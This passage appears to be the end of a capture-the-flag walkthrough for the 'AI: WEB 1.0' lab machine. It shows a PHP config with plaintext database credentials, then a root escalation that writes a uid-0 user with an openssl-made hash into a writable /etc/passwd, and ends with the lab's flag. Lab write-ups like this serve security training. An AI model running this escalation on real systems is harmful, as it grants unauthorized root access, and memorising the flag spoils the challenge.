//*** CONNECT TO DATABASE ***/

$conn = mysqli_connect("localhost","aiweb1user","wGuDisZiTkLhuiH_z_zZQXXi","aiweb1");
if (mysqli_connect_errno()){
        echo "Failed to connect to MySQL: " . mysqli_connect_error();
        die();
}

?>
```

Writable /etc/passwd - Walkthrough Too tired :D




```
www-data@aiweb1:/home$ ls -l /etc/passwd
-rw-r--r-- 1 www-data www-data 1664 Aug 21 09:19 /etc/passwd
www-data@aiweb1:/home$ _
```

Create hash




```
www-data@aiweb1:/home$ openssl passwd -1 -salt mysalt password
$1$mysalt$4Lz7hS.y2V54mV2gJXEKR/
www-data@aiweb1:/home$ _
```

Su-ing as root



```
r00t:$1$mysalt$4Lz7hS.y2V54mV2gJXEKR/:0:0::/tmp/.r00t:/bin/bash
~
~
~
~
~
"/etc/passwd" 33L, 1728C written
www-data@aiweb1:/home$ su r00t
Password:
root@aiweb1:/home# _
```

FLAG



```
root@aiweb1:/root# ls -Flah
total 40K
drwx------  6 root root 4.0K Aug 20 13:21 ./
drwxr-xr-x 24 root root 4.0K Aug 20 05:12 ../
-rw-------  1 root root  273 Aug 21 09:27 .bash_history
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
drwx------  2 root root 4.0K Aug 20 06:06 .cache/
-rw-r--r--  1 root root  709 Aug 20 12:54 flag.txt
drwx------  3 root root 4.0K Aug 20 06:06 .gnupg/
-rw-------  1 root root    0 Aug 21 09:13 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4.0K Aug 20 05:17 .ssh/
drwxr-xr-x  2 root root 4.0K Aug 20 09:54 .vim/
-rw-------  1 root root    0 Aug 21 09:13 .viminfo
root@aiweb1:/root# cat flag.txt
####################################################
#                                                  #
#                AI: WEB 1.0                       #
#                                                  #
#              Congratulation!!!                   #
#                                                  #
#      Thank you for penetrate my system.          #
#                                                  #
#            Hope you enjoyed this.                #
#                                                  #
#                                                  #
#  flag{cbe5831d864cbc2a104e2c2b9dfb50e5acbdee71}  #
#                                                  #
####################################################
root@aiweb1:/root# _
```